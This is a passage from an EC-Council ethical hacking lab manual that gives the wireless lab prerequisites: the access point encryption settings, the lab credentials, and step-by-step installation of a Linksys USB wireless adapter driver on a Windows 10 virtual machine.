*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Requirements

Before you begin the labs in this module, you must configure your environment, so that you can connect your machine to a wireless network. For this purpose, you will need a wireless network adaptor and an access point.

The demonstrations in this lab use a **Linksys 802.11 g WLAN** adapter and **CEH-LABS** as the access point. The **CEH-LABS** access point has been configured with WEP, WPA, and WPA2 encryption as per the lab requirements.

Note: Here, the WEP encryption key is **1234567890**. The WPA and WPA2 encryption password is **password1**.

Note: If you decide to use a different wireless adapter, the steps to set up the adapter might differ.

1. Connect your access point **CEH-LABS**.

Note: Ensure that wireless router is plugged in to the network/Internet.

2. Turn on the **Windows 10** virtual machine, and log in with the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Lab Prerequisites\Linksys Adapter**, right-click **setup64.exe**, and click the **Troubleshoot compatibility** option.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1: The Linksys Adapter Folder

4. The **Program Compatibility Troubleshooter** wizard appears and begins **Detecting issues.**

5. After the issues have been detected, the **Select troubleshooting option** wizard appears; click **Try recommended settings.**




Figure 2: Click Try recommended settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Test compatibility settings for the program** wizard, click **Test the program...**




Figure 3: Program Compatibility Troubleshooter wizard

7. A **User Account Control** pop-up appears; click **Yes**.
8. The **Linksys Adapter Setup Wizard** appears; click **Next**.




Figure 4: Linksys Adapter Setup Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the **License Agreement** wizard, check the **I accept this agreement** checkbox and click **Next**.
10. The **Preparing System for Install** wizard appears; wait for it to complete.




Figure 5: Preparing System for Install wizard

11. The **Insert Adapter** wizard appears. Plug your **Linksys 802.11 g WLAN** adapter into an available USB port.




Figure 6: Insert Adapter wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. After connecting the **Linksys 802.11 g WLAN** adapter, a **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Windows 10**; click **OK**.

